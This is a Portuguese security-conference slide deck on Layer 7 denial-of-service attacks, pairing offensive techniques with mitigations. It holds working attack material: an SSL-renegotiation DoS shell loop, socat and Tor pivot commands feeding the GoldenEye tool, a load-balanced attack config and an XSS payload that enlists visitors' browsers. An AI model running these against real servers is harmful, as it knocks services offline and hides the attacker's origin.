

A close-up photograph of the front of a yellow bus at night. The bus's LED destination sign is illuminated with the words "OUT OF SERVICE" in bright yellow. Above the sign, three small circular lights are also illuminated. The background is dark, suggesting a nighttime setting.

OUT OF SERVICE

ataques super eficientes de  
**Denial of Service**

Jan Seidl



# \$ whoami

Full Name: Jan Seidl

Origin: Rio de Janeiro, RJ - Brazil

## Work:

- Technical Coordinator @ TI Safe
- OpenSource contributor for: PEV, Logstash, CORE
- Codes and snippets @ [github.com/jseidl](https://github.com/jseidl)

## Features:

- UNIX Evangelist/Addict/Freak (but no fanboy!)
- Python and C lover
- Coffee dependent
- Hates printers and social networks
- OctaneLabs Forensic Group Member



# agenda

0x0 Atacando a Layer 7: Fundamentos

0x1 Atacando a Layer 7: Vetores e Tools

0x2 Proxies (SOCKS/TOR) e ataques Layer 7

0x3 Load-balancing attacks

0x4 XSS D/DoS

0x5 Size doesn't matter: Mobile-launched Denial-of-Service

0x6 Demo/Video: GoldenEye MdoS Android Tool

0x7 Dúvidas?

# Atacando a Layer 7: Fundamentos





# Atacando a Layer 7: Fundamentos

**Foco**

**Layer 3**

Consumir  
throughput



**Layer 7**

Consumir recursos-chave  
da aplicação ou host que a  
hospeda

# Atacando a Layer 7: Fundamentos

## Stealthness

### Layer 3

Alto ruído na rede  
(noisy attack)



### Layer 7

Baixo ruído na rede, pode  
emular requests legítimos



# Atacando a Layer 7: Fundamentos

## Eficiência

### Layer 3

Requer muitos participantes  
para gerar outages  
consideráveis



### Layer 7

Requer apenas uma  
máquina para ser bem  
sucedido

# Atacando a Layer 7: Fundamentos

## Contenção

### Layer 3

Link largo, connection-limiting, rate-limiting



### Layer 7

?



# Atacando a Layer 7: Fundamentos

## Alvos do ataque em layer 7

**Operações de uso intenso de CPU, Disk I/O & Swapping,  
Queries longas e/ou complexas.**

**Recursos finitos da aplicação: Limites de Sockets Máximos,  
Memória Máxima, Espaço em Disco etc**



# Atacando a Layer 7: Vetores e Tools

## Uso intenso de CPU

### SSL Renegotiation / SSL Handshake Attack

Necessário 15% mais de processamento no server do que no client para criptografia do handshake.

Existe desde 2003.

Ainda afeta a maioria das implementações.

Descoberto pelo grupo THC ([www.thc.org](http://www.thc.org)) em 2011



# Atacando a Layer 7: Vetores e Tools

## Uso intenso de CPU

### SSL Renegotiation / SSL Handshake Attack

#### Ferramenta:

**THC-SSL-DOS** <<http://www.thc.org/thc-ssl-dos/>>

- ou -

```
thc-ssl-dosit() { while ;; do (while ;; do echo R;  
done) | openssl s_client -connect 127.0.0.1:443  
2>/dev/null; done }  
for x in `seq 1 100`; do thc-ssl-dosit & done
```



# Atacando a Layer 7: Vetores e Tools

## Uso intenso de CPU

### SSL Renegotiation / SSL Handshake Attack

Afeta qualquer protocolo com TLS/SSL:

HTTPS, SMTPS, POP3S, Database secure ports etc

### Mitigação?

Desligar a renegociação ajuda, mas não resolve  
Um acelerador SSL pode ajudar, mas também não resolve

### Mitigação por IPTables

<http://vincent.bernat.im/en/blog/2011-ssl-dos-mitigation.html>

# Atacando a Layer 7: Vetores e Tools

## Uso intenso de CPU

### Apache Range Header Attack

Requisita paralelamente pequenos pedaços do conteúdo de forma comprimida (gzip)

Força o webserver a realizar diversas operações de compressão paralelas e simultâneas = alto processamento.

Descoberto em 2011 (CVE-2011-3192)



# Atacando a Layer 7: Vetores e Tools

**Uso intenso de CPU**

**Apache Range Header Attack**

**Ferramentas:**

**killapache.pl** <  
<http://seclists.org/fulldisclosure/2011/Aug/175>>

**Slowhttptest** <<http://code.google.com/p/slowhttptest/>>

# Atacando a Layer 7: Vetores e Tools

**Uso intenso de CPU**

**Apache Range Header Attack**

**Mitigação:**

SetEnvIf ou mod\_rewrite

(ref: <http://httpd.apache.org/security/CVE-2011-3192.txt>)

Emprego de um WAF (Web Application Firewall)

Atualizar para versão 2.2.21 ou superior



# Atacando a Layer 7: Vetores e Tools

## Abuso dos slots de conexão

### HTTP Slow Attacks

Slow Headers, Slow Post, Slow Read

**Ler ou enviar dados em pequenos pedaços, com intervalos entre as leituras / escritas.**

***Aguardar o request completo faz parte da natureza dos Web Servers***



# Atacando a Layer 7: Vetores e Tools

## Abuso dos slots de conexão

### HTTP Slow Attacks

**Slow Headers:** headers da requisição de forma 'Slow'

**Slow Post:** campos do corpo da requisição (post data) de forma 'Slow'

**Slow Read:** TCP window size baixo para ler a resposta de forma 'Slow'





# Atacando a Layer 7: Vetores e Tools

## Abuso dos slots de conexão

### HTTP Slow Attacks

#### Ferramentas:

**Slow Headers:** Slowloris, slowhttpptest, OWASP HTTP Post Tool

**Slow Post:** RUDY, slowhttpptest, OWASP HTTP Post Tool

**Slow Read:** slowhttpptest



# Atacando a Layer 7: Vetores e Tools

## Abuso dos slots de conexão

### HTTP Slow Attacks - Mitigação:

**Slow Headers:** request timeout (apache's mod\_reqtimeout), WAF

**Slow Post:** request timeout, WAF

**Slow Read:** Desabilitar pipelining e window sizes anormalmente pequenos, limitar tempo máximo da conexão, WAF

**Bom artigo sobre mitigação de slow attacks**

<https://community.qualys.com/blogs/securitylabs/2011/11/02/how-to-protect-against-slow-http-attacks>



# Atacando a Layer 7: Vetores e Tools

## Abuso dos slots de conexão

### HTTP KeepAlive + NoCache

Persiste as conexões abertas e força o webserver a regerar o conteúdo.

### Primeiro POC:

### HULK - HTTP Unbearable Load King

Criado em Maio de 2012 por Barry Shteiman.

<<http://www.sectorix.com/2012/05/17/hulk-web-server-dos-tool/>>

# Atacando a Layer 7: Vetores e Tools

## Abuso dos slots de conexão

### HTTP KeepAlive + NoCache: HULK

Altamente eficaz contra **IIS, Apache e Reverse Proxies**

**Python, Urllib2** → Envia headers na mesma ordem.

**Spiderlabs:** regra do **modsecurity** para mitigar ataques do Hulk  
(<http://blog.spiderlabs.com/2012/05/hulk-vs-thor-application-dos-smackdown.html>)



# Atacando a Layer 7: Vetores e Tools

## Abuso dos slots de conexão

### HTTP KeepAlive + NoCache + Randomness: GoldenEye

- Autor: Eu! :)
- Inicialmente Fork do Hulk devido sua facilidade de fingerprint
- Transformado futuramente em uma outra ferramenta independente de HTTP DoS.

Feita para testar a capacidade de bloqueio de WAFs em payloads randômicas e semi-naturais

Será lançada após esta palestra em  
<https://www.github.com/jseidl>

# Atacando a Layer 7: Vetores e Tools

## Abuso dos slots de conexão

### HTTP KeepAlive + NoCache + Randomness: GoldenEye

#### Main Features:

Método HTTP GET, POST ou Aleatório

Quantidade de headers aleatória

Conteúdo dos Headers aleatório porém coerentes com valores legítimos

Melhorada função geradora de blocos aleatórios



# Atacando a Layer 7: Vetores e Tools

## Mitigação

### Permissionamento granular das páginas

Filtrar POST onde não é necessário

Filtrar querystring onde não é necessário

### ProxyCache

Utilizar proxies de cache (ex: Varnish) e não permitir reload

### KeepAlive e TimeOuts

Acertar máximo do KeepAlive, TimeOut e KeepAliveTimeOut (Apache) e equivalentes em outros webservers

# Proxies e ataques Layer 7

## Layer 3

Ruim de atacar por proxies por limitação de banda e risco de ser banido



## Layer 7

Requer pouca banda  
Baixo ruído  
Não é degradado pelo throughput baixo



# Proxies e ataques Layer 7

## Pivot de ataque por proxy

### Ferramenta:

Socat: Multipurpose Relay  
<http://www.dest-unreach.org/socat/>

Também com SSL:  
HTTPS, IMAPS, POPS, LDAPS

# Proxies e ataques Layer 7

## Pivot de ataque por proxy: Regular Proxies

```
# socat TCP4-LISTEN:80  
PROXY:<PROXY_IP>:<VICTIM_IP>:80,proxyport=<PROXY_PORT>  
  
# echo "127.0.0.1 <VICTIM_HOST>" >> /etc/hosts  
  
# ./goldeneye.py http://<VICTIM_HOST>/index.php -t 1000  
-m get
```





# Proxies e ataques Layer 7

## Pivot de ataque por proxy: TOR

```
# socat TCP4-LISTEN:80,fork  
SOCKS4A:localhost:<VICTIM_IP>:80,socksport=9052  
  
# echo "127.0.0.1 <VICTIM_HOST>" >> /etc/hosts  
  
# ./goldeneye.py http://<VICTIM_HOST>/index.php -t 1000  
-m get
```



# Proxies e ataques Layer 7

## Bônus: Multi-TOR

A rede TOR permite que abram-se quantos túneis façam-se necessários.

```
tor --RunAsDaemon 1 --CookieAuthentication 0  
--HashedControlPassword "pwd" --ControlPort 4444  
--PidFile torN.pid --SocksPort 5090 --DataDirectory  
data/torN
```

**Ferramenta:**

**Multi-TOR**

<https://github.com/jseidl/Multi-TOR/>

EX: `./multi-tor.sh 5 # Opens 5 TOR instances`



# Proxies e ataques Layer 7

## Mitigando TOR com TORBlock

### Bloqueando acesso via TOR

TORBlock: IPTables-based blocking

### Ferramenta:

<https://github.com/jseidl/torblock>



# Load Balancing Attacks

## HAProxy

“The Reliable, High Performance TCP/HTTP Load Balancer”

**REQUEST → HAPROXY → { SERVER A, SERVER B, SERVER C }**



# Load Balancing Attacks

## Anatomia do ataque 'load-balanced'

### Atacante:

1. Vários túneis socat para a vítima, cada um por um proxy diferente (regular ou TOR ou ambos)
2. Endereços das portas locais criadas com o socat no HAProxy
3. Domínio da vítima no /etc/hosts
4. Ataque lançado normalmente pela tool desejada

# Load Balancing Attacks


## Anatomia do ataque 'load-balanced'

```
listen ddos 0.0.0.0:80
mode tcp
balance roundrobin
server inst1 localhost:8080
server inst2 localhost:8081
server inst3 localhost:8082
server inst4 localhost:8083
...
```



# Load Balancing Attacks

## Anatomia do ataque 'load-balanced'



# Load Balancing Attacks

## Perigos do ataque 'load-balanced'?

- Bypass connection-limiting
  - DoS → DDoS
- Múltiplos Ips de origem
- Origem pode prover de vários países diferentes



# XSS D/DoS

**E se uma falha em uma aplicação web pudesse tornar seus visitantes em ativistas D/DoS?**


```
<script>
function DDoS() {
  a = new Date()
  unixepoch = a.getTime()

  elm = document.createElement("img")
  victimURL = "http://10.1.1.114/"
  elm.src = victimURL+"?" +unixepoch
}

setInterval("DDoS()",1);
</script>
```

# Mobile-launched Denial-of-Service

## PoC Tool: GoldenEye Mobile



GoldenEye

GoldenEye  
HTTP server exhaustion weapon

LAT: 62.08 LONG: 102.58  
ENTER FIRING CODE  
[194668PT]  
WEAPON ARMED

Victim  
http://

Threads  
128

Concurrent Sockets per Thread  
30

Connections in same Keep-Alive  
100



# Mobile-launched Denial-of-Service

## Objetivo

Testar se os dispositivos móveis atuais poderiam conduzir sozinhos um ataque de DoS bem sucedido.

Testar se os equipamentos e configurações estão capazes de deter ataques de DoS oriundos de plataformas mobiles.



# Mobile-launched Denial-of-Service

## Android: Limitações

Máximo de 128 threads (Android 2.1)

Maximo de sockets por thread obtido: 30 (>30 too many open files)

- *Valor pode ser melhorado se o device for 'rooted' (sysctl) ?*



# Mobile-launched Denial-of-Service



## Attack Summary

Victim

<http://10.1.1.100>

## Attack Accounting

Successfull hits: 6619782

Failed hits: 29090

Stop Attack

## Firepower

Teste de 5 minutos em um webserver Apache, configuração default, em máquina virtual Debian 6, também com configuração default.

CPU Usage: u5.85 s4.52 cu0 cs0 - 2.37% CPU load

Baixo fingerprint de CPU na vítima

Server sobrecarregado

# Mobile-launched Denial-of-Service

## GoldenEye Mobile: Mitigação

*GoldenEye Mobile usa o método HEAD para obter máxima velocidade.*

Fácilmente bloqueável (Módulo: Mod\_Rewrite)

```
RewriteEngine on  
RewriteCond %{THE_REQUEST} !^(GET|POST)\ /.*\ HTTP/1\..1$  
RewriteRule .* - [F]
```

mod\_security

```
SecFilterSelective REQUEST_METHOD "!(GET|POST)$" "deny,auditlog,status:405"
```



# Demo: DoS Fun

## GoldenEye Mobile DoS Android Tool Demo!



<http://bit.ly/GoldenEyeMDOS>

# Dúvidas?





# Obrigado!

## Obrigado pela atenção!

Contato: [jseidl@wroot.org](mailto:jseidl@wroot.org)

Blog: <http://wroot.org>

GitHub: <https://github.com/jseidl>